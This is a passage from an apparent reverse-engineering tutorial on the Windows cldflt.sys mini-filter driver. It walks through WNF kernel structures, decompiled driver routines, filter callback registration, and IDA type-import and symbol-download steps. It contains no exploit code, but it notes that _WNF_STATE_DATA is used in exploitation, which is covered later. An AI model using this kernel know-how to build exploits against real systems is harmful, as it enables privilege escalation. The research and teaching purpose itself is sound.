As expected, different Windows components make use of the WFN, and one of them is exactly the Process Manager, which implements a channel that is used to force processes to wake up depending on whether certain events are triggered. Additionally, events are associated with a scope (_WNF_SCOPE_INSTANCE), which restricts and limits what kind of information is available to be accessed. As there are multiple WNF structures and enumerations, readers can list available ones (exposed by Microsoft) by running the following command one WinDbg:

```
0: kd> dt ntkrnlmp!*WNF_*
          ntkrnlmp!_EX_WNF_SUBSCRIPTION
          ntkrnlmp!_WNF_NODE_HEADER
          ntkrnlmp!_WNF_LOCK
          ntkrnlmp!_WNF_STATE_NAME_LIFETIME
          ntkrnlmp!_WNF_DATA_SCOPE
          ntkrnlmp!_WNF_STATE_NAME_STRUCT
          ntkrnlmp!_WNF_SCOPE_INSTANCE
          ntkrnlmp!_WNF_NAME_INSTANCE
          ntkrnlmp!_WNF_SUBSCRIPTION_STATE
          ntkrnlmp!_WNF_SUBSCRIPTION
          ntkrnlmp!_WNF_PROCESS_CONTEXT
          ntkrnlmp!_WNF_SILODRIVERSTATE
          ntkrnlmp!_WNF_STATE_NAME
          ntkrnlmp!_WNF_STATE_NAME
          ntkrnlmp!_WNF_DISPATCHER
          ntkrnlmp!_WNF_SCOPE_MAP
          ntkrnlmp!_WNF_TYPE_ID
          ntkrnlmp!_WNF_STATE_NAME_REGISTRATION
          ntkrnlmp!_WNF_STATE_DATA
          ntkrnlmp!_WNF_TYPE_ID
          ntkrnlmp!__WIL__WNF_STATE_NAME
          ntkrnlmp!__WIL__WNF_TYPE_ID
          ntkrnlmp!_WNF_DELIVERY_DESCRIPTOR
          ntkrnlmp!_WNF_PERMANENT_DATA_STORE
          ntkrnlmp!__WIL__WNF_TYPE_ID
          ntkrnlmp!_WNF_SCOPE_MAP_ENTRY
          ntkrnlmp!__WIL__WNF_STATE_NAME
```

[Figure 33]: Listing available WNF structures and enumerations

Depending on your system and hardware, the kernel could has a different name. At the same way, it is easy to check any of these enumerations or structures mentioned as shown below:

```
0: kd> dt ntkrnlmp!_WNF_NAME_INSTANCE
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 RunRef           : _EX_RUNDOWN_REF
   +0x010 TreeLinks        : _RTL_BALANCED_NODE
   +0x028 StateName        : _WNF_STATE_NAME_STRUCT
   +0x030 ScopeInstance    : Ptr64 _WNF_SCOPE_INSTANCE
   +0x038 StateNameInfo    : _WNF_STATE_NAME_REGISTRATION
   +0x050 StateDataLock    : _WNF_LOCK
   +0x058 StateData        : Ptr64 _WNF_STATE_DATA
   +0x060 CurrentChangeStamp : Uint4B
   +0x068 PermanentDataStore : Ptr64 _WNF_PERMANENT_DATA_STORE
   +0x070 StateSubscriptionListLock : _WNF_LOCK
   +0x078 StateSubscriptionListHead : _LIST_ENTRY
   +0x088 TemporaryNameListEntry : _LIST_ENTRY
   +0x098 CreatorProcess   : Ptr64 _EPROCESS
   +0x0a0 DataSubscribersCount : Int4B
   +0x0a4 CurrentDeliveryCount : Int4B
```

[Figure 34]: _WNF_NAME_INSTANCE structure

An alternative would be to download the PDB file associated with the kernel and extract its content to have a better representation, which could be used later:

- `symchk /v /r C:\windows\system32\ntkrnlmp.exe /s srv*C:\symbols*https://msdl.microsoft.com/download/symbols`

```
struct _WNF_NAME_INSTANCE { /* Size=0xa8 */
  /* 0x0000 */ public: _WNF_NODE_HEADER Header;
  /* 0x0008 */ public: _EX_RUNDOWN_REF RunRef;
  /* 0x0010 */ public: _RTL_BALANCED_NODE TreeLinks;
  /* 0x0028 */ public: _WNF_STATE_NAME_STRUCT StateName;
  /* 0x0030 */ public: _WNF_SCOPE_INSTANCE* ScopeInstance;
  /* 0x0038 */ public: _WNF_STATE_NAME_REGISTRATION StateNameInfo;
  /* 0x0050 */ public: _WNF_LOCK StateDataLock;
  /* 0x0058 */ public: _WNF_STATE_DATA* StateData;
  /* 0x0060 */ public: uint32_t CurrentChangeStamp;
  /* 0x0068 */ public: _WNF_PERMANENT_DATA_STORE* PermanentDataStore;
  /* 0x0070 */ public: _WNF_LOCK StateSubscriptionListLock;
  /* 0x0078 */ public: _LIST_ENTRY StateSubscriptionListHead;
  /* 0x0088 */ public: _LIST_ENTRY TemporaryNameListEntry;
  /* 0x0098 */ public: _EPROCESS* CreatorProcess;
  /* 0x00a0 */ public: int32_t DataSubscribersCount;
  /* 0x00a4 */ public: int32_t CurrentDeliveryCount;
};
```

[Figure 35]: _WNF_DATA_SCOPE enumeration

Each scope itself is defined by the _WNF_SCOPE_INSTANCE structure:

```
0: kd> dt ntkrnlmp!_WNF_SCOPE_INSTANCE
   +0x000 Header           : _WNF_NODE_HEADER
   +0x008 RunRef           : _EX_RUNDOWN_REF
   +0x010 DataScope        : _WNF_DATA_SCOPE
   +0x014 InstanceIdSize   : Uint4B
   +0x018 InstanceIdData   : Ptr64 Void
   +0x020 ResolverListEntry : _LIST_ENTRY
   +0x030 NameSetLock      : _WNF_LOCK
   +0x038 NameSet          : _RTL_AVL_TREE
   +0x040 PermanentDataStore : Ptr64 _WNF_PERMANENT_DATA_STORE
   +0x048 VolatilePermanentDataStore : Ptr64 _WNF_PERMANENT_DATA_STORE
```

[Figure 36]: _WNF_SCOPE_INSTANCE enumeration

Of course, it is not the main subject in discussion here, but there is a series of relationship between each one of the structures. For example, readers can find references to _WNF_SCOPE_INSTANCE in other WNF structures such as _WNF_DATA_SCOPE, _WNF_LOCK, _WNF_NODE_HEADER_ and _WNF_PERMANENT_DATA_STORE.

Returning to the mini-filter driver subject, ExSubscribeWnfStateChange is called to perform a new subscription in the WNF mechanism. As this framework is associated with notification, so a callback (HsmiOOBECompleteWnfCallback) is provided with the registration and that will be triggered when the Windows Welcome (in this case, setup of cloud synchronization services) has finished (WNF_DEP_OOBE_COMPLETE).

The referred callback (HsmiOOBECompleteWnfCallback) that is being used as argument for the ExSubscribeWnfStateChange function invokes HsmOsCheckIfSetupInProgress routine, which uses ExQueryWnfStateData function that reads data stored WNF_NAME_INSTANCE structure and copies it into a buffer.

The HsmiOOBECompleteWnfCallback callback routine, with the appropriate types and renamed variables already applied, is shown below:

```
__int64 __fastcall HsmiOOBECompleteWnfCallback(
        __int64 Subscription,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        int a5,
        __int64 a6)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  VolumeListSize = 0LL;
  returned_status = 0;
  NumberVolumesReturned[0] = 0;
  Volume = 0LL;
  BufferStatus = 0;
  if ( a6 )
  {
    returned_status = HsmOsCheckIfSetupInProgress(Subscription, &BufferStatus, 0LL);
    HsmDbgBreakOnStatus(returned_status);
    if ( returned_status >= 0 && !BufferStatus )
    {
      ::BufferStatus = 0;
      for ( counter = 0; counter < 3; ++counter )
      {
        if ( Volume )
          ExFreePoolWithTag(Volume, 'lVsH');
        VolumeListSize = (unsigned int)(VolumeListSize + 2);
        Allocated_Pool = (PFLT_VOLUME *)ExAllocatePool2(
                                          POOL_PAGED,
                                          8LL * (unsigned int)VolumeListSize,
                                          'lVsH');
        Volume = Allocated_Pool;
        if ( !Allocated_Pool )
          return (unsigned int)STATUS_INSUFFICIENT_RESOURCES;
        returned_status = FltEnumerateVolumes(
                            Filter,
                            Allocated_Pool,
                            VolumeListSize,
                            (PULONG)NumberVolumesReturned);
        HsmDbgBreakOnStatus(returned_status);
        if ( returned_status >= 0 && NumberVolumesReturned[0] < (unsigned
int)VolumeListSize )
        {
          VolumeListSize = (unsigned int)NumberVolumesReturned[0];
          break;
        }
        if ( returned_status != (unsigned int)STATUS_BUFFER_TOO_SMALL )
          goto LABEL_18;
        VolumeListSize = (unsigned int)NumberVolumesReturned[0];
      }
      Flag = 1;
      Pool_1 = Volume;
```

```
      if ( (_DWORD)VolumeListSize )
      {
        counter_size = (unsigned int)VolumeListSize;
        do
        {
          FltAttachVolumeAtAltitude(Filter, *Volume++, &Altitude, &InstanceName, 0LL);
          --counter_size;
        }
        while ( counter_size );
      }
      Flag = 0;
      Volume = Pool_1;
      if ( Pool_1 )
      {
LABEL_18:
        if ( (_DWORD)VolumeListSize )
        {
          ptr_Pool = (PVOID *)Volume;
          do
          {
            FltObjectDereference(*ptr_Pool++);
            --VolumeListSize;
          }
          while ( VolumeListSize );
        }
        ExFreePoolWithTag(Volume, 'lVsH');
      }
    }
  }
  return (unsigned int)returned_status;
}
```

[Figure 37]: HsmiOOBECompleteWnfCallback routine

In this code above, we see the already mentioned HsmOsCheckIfSetupInProgress routine being called. In general, HsmOsCheckIfSetupInProgress routine checks whether the subscription process is finished. The interesting part is that WNF data is stored and represented in the memory through WNF_STATE_DATA structure, which is one an important data structure also used during exploitation (more information about it later), and whose composition is AllocatedSize, DataSize and ChangeStamp (provides the number of times that the structure has been updated), as shown below:

```
struct _WNF_NODE_HEADER { /* Size=0x4 */
  /* 0x0000 */ public: uint16_t NodeTypeCode;
  /* 0x0002 */ public: uint16_t NodeByteSize;
};

struct _WNF_STATE_DATA { /* Size=0x10 */
  /* 0x0000 */ public: _WNF_NODE_HEADER Header;
  /* 0x0004 */ public: uint32_t AllocatedSize;
  /* 0x0008 */ public: uint32_t DataSize;
  /* 0x000c */ public: uint32_t ChangeStamp;
};
```

[Figure 38]: _WNF_STATE_DATA structure

Afterwards, there is a call for ExAllocatePool2 to allocate up to three paged pools (tag is HsVl), an invocation of FltEnumerateVolumes function to list all system volumes and the FltAttachVolumeAtAltitude

function is called, which creates the mini-filter driver instance and attaches it to each volume at the specified altitude.

Once we have finished this brief explanation on the WNF, returning to the HsmDriverEntry routine (the main routine), we find the HsmFileCacheInitialize routine, whose content follows below:

```
 __int64 __fastcall HsmFileCacheInitialize(PDRIVER_OBJECT DriverObject)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  DeviceObject = 0LL;
  if...
  memset64(DriverObject->MajorFunction, (unsigned
__int64)HsmiFileCacheIrpNotImplemented, 0x1CuLL);
  DriverObject->FastIoDispatch = 0LL;
  DriverObject->MajorFunction[IRP_MJ_READ] = (PDRIVER_DISPATCH)HsmiFileCacheIrpRead;
  DriverObject->MajorFunction[IRP_MJ_WRITE] = (PDRIVER_DISPATCH)HsmiFileCacheIrpWrite;
  DriverObject->MajorFunction[IRP_MJ_QUERY_INFORMATION] =
(PDRIVER_DISPATCH)HsmiFileCacheIrpQueryInformation;
  DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)HsmiFileCacheIrpClose;
  status_IoCreateDevice = IoCreateDevice(
                            DriverObject,
                            0,
                            0LL,
                            FILE_DEVICE_DISK_FILE_SYSTEM,
                            FILE_DEVICE_SECURE_OPEN,
                            0,
                            &DeviceObject);
  HsmDbgBreakOnStatus(status_IoCreateDevice);
  if ( status_IoCreateDevice >= 0 )
  {
    p_DeviceObject = 0LL;
    ::DeviceObject = DeviceObject;
    DeviceObject = 0LL;
  }
  else
  {
    if...
    p_DeviceObject = DeviceObject;
  }
  if...
  if...
  return (unsigned int)status_IoCreateDevice;
}
```

[Figure 39]: HsmFileCacheInitialize routine

This is one of routines that we will review and analyze later because it provides us with a few dispatch functions (callbacks) that effectively take some actions in the mini-filter driver. Though, before proceeding, we need to finish our overview for the HsmDriverEntry routine.

I have applied the _FLT_REGISTRATION structure to the Registration reference and, in fact, the stack has been messed up, but it is not problem for while, and even so it provides readers with an idea as the structure is being assigned field by field. As we learned previously, the mini-filter driver registers itself in

the Filter Manager through the invocation of FltRegisterFilter function and using the FLT_REGISTRATION structure, which will define the necessary callbacks to manage requests.

Later, the FltStartFiltering will notify that the referred mini-filter driver is available to attach to volumes (callbacks are invoked for each volume) and accept requests. In this case, readers can check all registered filters by executing fltmc command, and details on a respective instance can be retrieved by executing fltmc instances -f cldflt command.

The registration, as also commented, uses the FLT_REGISTRATION structure, whose most relevant field is OperationRegistration that refers to a list of FLT_OPERATION_REGISTRATION structures, each one associated with an I/O type and respective pre-operation and post-operation callback routines.

In terms of reverse engineering, if we change the type of g_HsmFltCallbacks to const FLT_OPERATION_REGISTRATION and follow it, you are going to find an array, which represents a sequence of preoperation and postoperation callbacks that are registered to FltRegisterFilter function in the HsmDriverEntry routine.

However, the original representation is not particularly good, and we can change it to a better one if you realize the array has 15 elements whose type is FLT_OPERATION_REGISTRATION then creating an array (right click → Array) and setting the Array size to 15, we have:

```
.rdata:00000001C001E000 ; const FLT_OPERATION_REGISTRATION g_HsmFltCallbacks
.rdata:00000001C001E000 g_HsmFltCallbacks FLT_OPERATION_REGISTRATION <0FFh,        0, \
.rdata:00000001C001E000                                 ; DATA XREF: HsmDriverEntry+35F↓o
.rdata:00000001C001E000                                   offset HsmFltPreACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001E000                                   offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001E000                                   0>
.rdata:00000001C001E020                 FLT_OPERATION_REGISTRATION < 12h,        0, offset HsmFltPreCLEANUP,\
.rdata:00000001C001E020                                   offset HsmFltPostCLEANUP, 0>
.rdata:00000001C001E040                 FLT_OPERATION_REGISTRATION <   0,        0, offset HsmFltPreCREATE, \
.rdata:00000001C001E040                                   offset HsmFltPostNETWORK_QUERY_OPEN, 0>
.rdata:00000001C001E060                 FLT_OPERATION_REGISTRATION < 0Ch,        0, \
.rdata:00000001C001E060                                   offset HsmFltPreDIRECTORY_CONTROL, \
.rdata:00000001C001E060                                   offset HsmFltPostDIRECTORY_CONTROL, 0>
.rdata:00000001C001E080                 FLT_OPERATION_REGISTRATION <0F3h,        0, \
.rdata:00000001C001E080                                   offset HsmFltPrePREPARE_MDL_WRITE, 0, 0>
.rdata:00000001C001E0A0                 FLT_OPERATION_REGISTRATION < 0Dh,        0, \
.rdata:00000001C001E0A0                                   offset HsmFltPreFILE_SYSTEM_CONTROL, \
.rdata:00000001C001E0A0                                   offset HsmFltPostFILE_SYSTEM_CONTROL, 0>
.rdata:00000001C001E0C0                 FLT_OPERATION_REGISTRATION < 11h,        0, \
.rdata:00000001C001E0C0                                   offset HsmFltPreLOCK_CONTROL, \
.rdata:00000001C001E0C0                                   offset HsmFltPostLOCK_CONTROL, 0>
.rdata:00000001C001E0E0                 FLT_OPERATION_REGISTRATION <0F1h,        0, \
.rdata:00000001C001E0E0                                   offset HsmFltPreMDL_READ, 0, 0>
.rdata:00000001C001E100                 FLT_OPERATION_REGISTRATION <0F2h,        0, \
.rdata:00000001C001E100                                   offset HsmFltPreNETWORK_QUERY_OPEN, \
.rdata:00000001C001E100                                   offset HsmFltPostNETWORK_QUERY_OPEN, 0>
.rdata:00000001C001E120                 FLT_OPERATION_REGISTRATION <0EFh,        0, \
.rdata:00000001C001E120                                   offset HsmFltPrePREPARE_MDL_WRITE, 0, 0>
.rdata:00000001C001E140                 FLT_OPERATION_REGISTRATION <   3,        0, offset HsmFltPreREAD, \
.rdata:00000001C001E140                                   offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001E140                                   0>
.rdata:00000001C001E160                 FLT_OPERATION_REGISTRATION <   6,        0, \
.rdata:00000001C001E160                                   offset HsmFltPreSET_INFORMATION, \
```

```
.rdata:00000001C001E160                         offset HsmFltPostSET_INFORMATION, 0>
.rdata:00000001C001E180         FLT_OPERATION_REGISTRATION <  4,        0, offset HsmFltPreWRITE, \
.rdata:00000001C001E180                         offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001E180                         0>
.rdata:00000001C001E1A0         FLT_OPERATION_REGISTRATION <  5,        0, 0, \
.rdata:00000001C001E1A0                         offset HsmFltPostQUERY_INFORMATION, 0>
.rdata:00000001C001E1C0         FLT_OPERATION_REGISTRATION <0F9h,       0, \
.rdata:00000001C001E1C0                         offset HsmFltPreQUERY_OPEN, \
.rdata:00000001C001E1C0                         offset HsmFltPostQUERY_OPEN, 0>
```

[Figure 40]: Array of preoperation and postoperation callbacks

Of course, we could improve it, but it is enough to learn what callback routines are involved with this minifilter driver, and later it can be useful.

The HsmpCheckUpperInstanceRegNeeded routine does not anything much different from instructions already explained previously and only is concerned whether the Registry entry path is represented in uppercase or not.

The HsmpOpenInstancesRegistryKey routine opens the *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Cldflt\Instances* Registry key entry. In a couple of opportunities that depends on the conditions, the mini-filter drive is registered in the Filter Manager by calling FltRegisterFilter function.

If the registration is successful (it could be also STATUS_INSUFFICIENT, STATUS_INVALID_PARAMETER, STATUS_FLT_NOT_INITIALIZED or STATUS_OBJECT_NAME_NOT_FOUND), different lookaside lists are initialized by invoking ExInitializePagedLookasideList routine with unique pool tags such as HsSe, HsRc and HsOr (curiously, the POOL_NX_ALLOCATION flag is specified, but since Windows 8 all paged memory allocations are already done using this flag).

The allocated paged pool lookaside lists are initialized for the allocation of ECPs (Extra Create Parameter) context structures, which usually contain additional information for operations like IRP_MJ_CREATE on a file or when a driver calls FltCreateFileEx2 function.

Finally, FltStartFiltering function is called and starts filtering for the registered minifilter driver. At this point, we have a brief understanding of the first main routine (HsmDriverEntry) of the mini-filter driver and can proceed with analysis of further and more interesting routines, which a few of them come from this main routine, but requires a separated analysis.

It is time to pay attention to the code of HsmFileCacheInitialize routine (Figure 39), which is the core routine of this mini-filter driver, holds a reference to dispatch table with the array of pointer to dispatch routines, and that's the starting point from which every action is initially directed.

This mini-filter driver does not make use of Fast I/O, and in terms of dispatch table, for now we see four dispatch routines:

- **Read:** HsmiFileCacheIrpRead
- **Write:** HsmiFileCacheIrpWrite
- **Query Information:** HsmiFileCacheIrpQueryInformation
- **Close:** HsmiFileCacheIrpClose

All remaining dispatch slots are filled with HsmiFileCacheIrpNotImplemented routine. The device object is created by invoking IoCreateDevice function, and there is not anything new to comment about its arguments, which follow the standard procedure.

Another relevant function that can be analyzed is HsmFltInstanceSetup, at line 103, which is associated with the registration process. The InstanceSetupCallback is an optional field from _FLT_REGISTRATION structure, which specify a callback is used by the FltMgr to notify the minifilter about an available volume after it has been mounted. Furthermore, the callback is called after HsmFileCacheInitialize routine that is going to be one among others focus of analysis. Anyway, I am making brief comments about its content and save future time to explain an additional topic.

The HsmFltInstanceSetup routine wraps HsmpCtxCreateInstanceContext routine, but I did not show the entire code because it is quite long and, as this routine is not really critical for our upcoming sections, I have opted for highlighting only a few points and also show a few pieces of them. Obviously, the code has already been reversed, commented, with types applied, function and variable renamed:

- There is a **wcscpy(MetaReparsePoint, L"\\$Extend\\$Reparse:$R:$INDEX_ALLOCATION")** instruction, which is a path that refers to metadata used for managing reparse points. This stream is used for storing information about all reparse points on the volume, which is an indication that our routine (HsmpCtxCreateInstanceContext) will manage with volumes and, in special, with NTFS volumes because there is an instruction evaluating it (**if (VolumeFilesystemType != FLT_FSTYPE_NTFS)**):

```
Instance = FltInstance->Base.PrimaryLink.Instance;
wcscpy((wchar_t *)MetaReparsePoint, L"\\$Extend\\$Reparse:$R:$INDEX_ALLOCATION");
*(_DWORD *)&GuidString.Length = Flags;
VolGuidName = 0LL;
```

[Figure 41]: HsmpCtxCreateInstanceContext routine (part 01)

- Information about the minifilter driver instance is retrieved by calling FltGetInstanceInformation function.

```
LABEL_17:
    BufferSize = 0xC;
    for ( OutBuffer = (_INSTANCE_PARTIAL_INFORMATION *)&Buffer; ; OutBuffer =
Pool2 )
    {
      InstanceInformation = FltGetInstanceInformation(
                              Instance,
                              InstancePartialInformation,
                              OutBuffer,
                              BufferSize,
                              &LengthReturned);
      HsmDbgBreakOnStatus(InstanceInformation);
      if ( InstanceInformation != (unsigned int)STATUS_BUFFER_TOO_SMALL )
        break;
```

[Figure 42]: HsmpCtxCreateInstanceContext routine (part 02)

- A context structure (FLT_INSTANCE_CONTEXT) is allocated to an instance context by invoking FltAllocateContext**.** The value 0x200 means NonPagedPool.

```
status_01 = FltAllocateContext(
              Filter,
              2u,
              0x1A0uLL,
              (POOL_TYPE)0x200,
              (PFLT_CONTEXT *)&ReturnedContext);
```

[Figure 43]: HsmpCtxCreateInstanceContext

- The returned context is used to initialize a generic table using AVL trees by calling RtlInitializeGenericTableAvl function. In general terms, an AVL tree is a self-balancing binary search tree, whose operations like insertion, deletion and lookup suffer only a minor increase in time even the number of nodes in the tree increases a lot. Therefore, and in this case, the table is used to store data associated with the filesystem, which apparently might be the reparsing points and, as is an AVL, does not matter the number of entries, operation's time will not go up significantly.

```
LABEL_38:
    v20 = Instance;
    goto LABEL_39;
  }
  memset(ReturnedContext, 0, 0x1A0uLL);
  ReturnedContext->dword0 = '2IsH';
  ExInitializeResourceLite(&ReturnedContext->Resource_02);
  RtlInitializeGenericTableAvl(
    (PRTL_AVL_TABLE)&ReturnedContext->avltable_01,
    HsmiCbdTableCompare,
    HsmiFileIdTableAllocate,
    HsmiFileIdTableFree,
    0LL);
  RtlInitializeGenericTableAvl(
    (PRTL_AVL_TABLE)&ReturnedContext->avl_table_02,
    HsmiFileIdTableCompare,
    HsmiFileIdTableAllocate,
    HsmiFileIdTableFree,
    0LL);
```

[Figure 44]: HsmpCtxCreateInstanceContext routine (part 04)

- The context is set up with the content of the instance of the filter on volume by calling FltSetInstanceContext function. Just to clear the concepts involved, a filter instance represents the association of a mini-filter driver (cldflt.sys) to a volume (in this case, a NTFS volume) and, as each instance contains its configuration then this configuration (anything like resources and counters) is stored into a context.

```
status_01 = FltSetInstanceContext(
            FltInstance->Base.PrimaryLink.Instance,
            FLT_SET_CONTEXT_KEEP_IF_EXISTS,
            ReturnedContext,
            0LL);
```

[Figure 45]: HsmpCtxCreateInstanceContext routine (part 05)

- The volume name is retrieved through the FltGetVolume function. This volume name will be prepended to the path of reparse points discussed previously.

```
status_01 = FltGetVolumeName(
            Volume,
            (PUNICODE_STRING)((unsigned __int64)&VolName_01 & -
            (__int64)(counter_01 != 0)), BufferSizeNeeded);
```

[Figure 46]: HsmpCtxCreateInstanceContext routine (part 06)

- Attribute information on the file system of the volume attached to the filter instance is retrieved by calling FltQueryVolumeInformation function with FsInformationClass argument defined as FileFsAttributeInformation (FILE_FS_ATTRIBUTE_INFORMATION structure | ntifs.h) .

```
status_01 = FltQueryVolumeInformation(
            Instance,
            &Iosb,
            &FsInformation,
            0x10u,
            (FS_INFORMATION_CLASS)FileFsAttributeInformation);
```

[Figure 47]: HsmpCtxCreateInstanceContext routine (part 07)

- The volume name is retrieved by **FtlGetVolumeGuidName function,** but this time in GUID format.

```
StatusVolGuid = FltGetVolumeGuidName(
 FltInstance->Base.PrimaryLink.Volume,
 (PUNICODE_STRING)((unsigned __int64)&VolGuidName & -(__int64)(counter_02 != 0)),
 p_p_counter_02);
```

[Figure 48]: HsmpCtxCreateInstanceContext routine (part 08)

- The available size of the volume attached to the filter instance is retrieved by invoking FltQueryVolumeInformation function with FsInformationClass argument defined as FileFsSizeInformation (_FILE_FS_SIZE_INFORMATION structure | ntifs.h) .

- Through the same FltQueryVolumeInformation routine, information on the object ID and device information of the volume are returned.

- The volume attached to the minifilter instance is opened using FltOpenVolume function, and a handle is returned.

```
status_01 = FltQueryVolumeInformation(
             Instance,
             &Iosb,
             &FsInformation_01,
             0x18u,
             FileFsSizeInformation);
HsmDbgBreakOnStatus(status_01);
if ( status_01 >= 0 )
{
  StatusVolInfo = FltQueryVolumeInformation(
                  Instance,
                  &Iosb,
                  &FsInformation_02,
```

```
                4u,
                (FS_INFORMATION_CLASS)(FileFsObjectIdInformation|FileFsDeviceIn
                formation));
```

[Figure 49]: HsmpCtxCreateInstanceContext routine (part 09)

- A control code is sent to the filesystem driver by calling **FltFsControlFile function**:

  - Retrieving information about the NTFS file system volume (FSCTL_GET_NTFS_VOLUME_DATA).

  - If the first FltFsControlFile function is not successful, the mini-filter driver query for an USN Journal (FSCTL_QUERY_USN_JOURNAL) and, eventually, it creates an USN (update sequence number) change journal stream (FSCTL_CREATE_USN_JOURNAL) on the target volume (NTFS, in this case).

  - Pay attention to the pattern: as should occurs in the entire code, all operations and conditions are evaluated. Additionally, there are a series of FSCTL codes that, eventually, could not be presented on IDA Pro, but readers are able to find them in ntifs.h (check next section).

```
status_01 = FltFsControlFile(
              Instance,
              VolumeFileObject,
              FSCTL_GET_NTFS_VOLUME_DATA,
              0LL,
              0,
              OutputBuffer,
              0x60u,
              0LL);
HsmDbgBreakOnStatus(status_01);
if ( status_01 >= 0 )
{
if ( (FsInformation.FileSystemAttributes & 0x80000) == 0 )
{
  StatusFS = FltFsControlFile(
              Instance,
              VolumeFileObject,
              FSCTL_QUERY_USN_JOURNAL,
              0LL,
              0,
              v84,
              0x50u,
              0LL);
  HsmDbgBreakOnStatus(StatusFS);
  if ( StatusFS == (unsigned int)STATUS_JOURNAL_NOT_ACTIVE )
  {
      InputBuffer = 0LL;
      StatusFS = FltFsControlFile(
                  Instance,
                  VolumeFileObject,
                  FSCTL_CREATE_USN_JOURNAL,
                  &InputBuffer,
```

```
                                0x10u,
                                0LL,
                                0,
                                0LL);
```

[Figure 50]: HsmpCtxCreateInstanceContext routine (part 10)

- Additionally, volume property information is also requested by calling FltGetVolumeProperties function.

```
status_01 = FltGetVolumeProperties(
              FltInstance->Base.PrimaryLink.Volume,
              &VolumeProperties,
              0x48u,
              &LengthReturned);
```

[Figure 51]: HsmpCtxCreateInstanceContext routine (part 11)

- The mini-filter driver's callback data queue dispatch table is initialized by invoking FltCbdqInitialize function, which allows new callback data structure items to be inserted into the queue. Actually, this call is far from simple, and there are a series of observations involved, but as we are not going through details of this routine (HsmpCtxCreateInstanceContext), I have chosen to show only an overview of each function being called and allow readers to have a big picture of the code. Finally, few lines before this invocation, readers can find push lock variables, event objects, run-down protections, and a resource variable that have been initialized.

```
FltInitializePushLock((PULONG_PTR)&ReturnedContext->avltable_01);
KeInitializeEvent(
  (PRKEVENT)&ReturnedContext->Event_01,
  NotificationEvent,
  FILE_DISPOSITION_DELETE);
KeInitializeEvent(
  (PRKEVENT)&ReturnedContext->Event_02,
  NotificationEvent,
  FILE_DISPOSITION_DELETE);
ExInitializeRundownProtection((PEX_RUNDOWN_REF)&ReturnedContext->RunDownRef);
ExInitializeResourceLite((PERESOURCE)&ReturnedContext[1].Resource_01);
FltCbdqInitialize(
  Instance,
  (PFLT_CALLBACK_DATA_QUEUE)&ReturnedContext->CallbackDataQueue,
  HsmiDehydrationCsqINSERT_IO,
  HsmiDehydrationCsqREMOVE_IO,
  HsmiDehydrationCsqPEEK_NEXT_IO,
  CldiStreamCdqACQUIRE,
  CldiStreamCdqRELEASE,
  HsmiDehydrationCsqCOMPLETE_CANCELED_IO);
```

[Figure 52]: HsmpCtxCreateInstanceContext routine (part 12)

This is a quite succinct summary of functions and actions happening within HsmpCtxCreateInstanceContext routine. While there is nothing indispensable for our understanding right now, it judged being appropriate to explain a few points of this routine before moving for paths proposed by dispatch functions.

10. Handling data types and header files

Unfortunately, not all types and structures are already present on IDA Pro, and readers will need to add such definitions several times throughout a reversing task. As readers already know, there are multiple potential sources of function types, types, enumerations, and definitions that we can use:

- **Virgilius project:** https://www.vergiliusproject.com/
- **Phnt:** https://github.com/winsiderss/phnt
- **NtDoc:** https://ntdoc.m417z.com/
- **ReactOS:** https://github.com/reactos/reactos
- **Windows SDK:** C:\Program Files (x86)\Windows Kits\10\Include\<sdk version>\km

One of the best resources for retrieving type definitions is from public PDB files (obviously, when they are available) because we can retrieve updated information, even though it can be incomplete in some cases. Thus, getting definition from a PDB or from all mentioned sources above can provide us with a starting point to follow on.

We have different options to add a new structure or enumeration that is not known by IDA Pro:

- Navigate to View | Open Subviews | Local Types (SHIFT+F1). From there, press INSERT, go to the C syntax tab, and insert the structure or enumeration definition.
- Navigate to File | Load File | Parse C header file (CTRL+F9).
- Add a custom type-library using tilib64.exe.

All options are feasible and recommended, and readers will notice that adding a user-defined structure or enumeration is a really easy task. Nonetheless, difficulties might arises when you try to add a structure defined by Microsoft, and such a structure depends on several other ones, and such structures have include directives in their dependencies. This task can be really time-consuming, and you can be dragged into an endless loop of dependencies and, eventually, give up.

The initial step is getting the PDB file and one of the direct options is through symchk from Windows SDK:

- `(syntax) symchk.exe [/v] [od] /r FileNames /s SymbolPath`
- `(get one PDB file) symchk.exe /v /r C:\windows\system32\ntdll.dll /s srv*C:\symbols*https://msdl.microsoft.com/download/symbols`
- `(get multiple PDB files) symchk.exe /v /r C:\windows\system32 /s srv*C:\symbols*https://msdl.microsoft.com/download/symbols`

For example, let us download the PDB file associated with fltmgr.sys file:

```
C:\>symchk.exe /v /r C:\Windows\system32\drivers\fltMgr.sys /s
srv*C:\symbols*https://msdl.microsoft.com/download/symbols

[SYMCHK] Searching for symbols to C:\Windows\system32\drivers\fltMgr.sys in path
srv*C:\symbols*https://msdl.microsoft.com/download/symbols
DBGHELP: Symbol Search Path: srv*C:\symbols*https://msdl.microsoft.com/download/symbols
[SYMCHK] Using search path "srv*C:\symbols*https://msdl.microsoft.com/download/symbols"
```

```
DBGHELP: No header for C:\Windows\system32\drivers\fltMgr.sys.  Searching for image on
disk
DBGHELP: C:\Windows\system32\drivers\fltMgr.sys - OK
SYMSRV:  BYINDEX: 0x1
         C:\symbols*https://msdl.microsoft.com/download/symbols
         fltMgr.pdb
         A6BFCB011AEAD2473B9CDAD8AF19A5151
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb - path
not found
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pd_ - path
not found
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\file.ptr - path not
found
SYMSRV:  HTTPGET: /download/symbols/index2.txt
SYMSRV:  HttpQueryInfo: 80190194 - HTTP_STATUS_NOT_FOUND
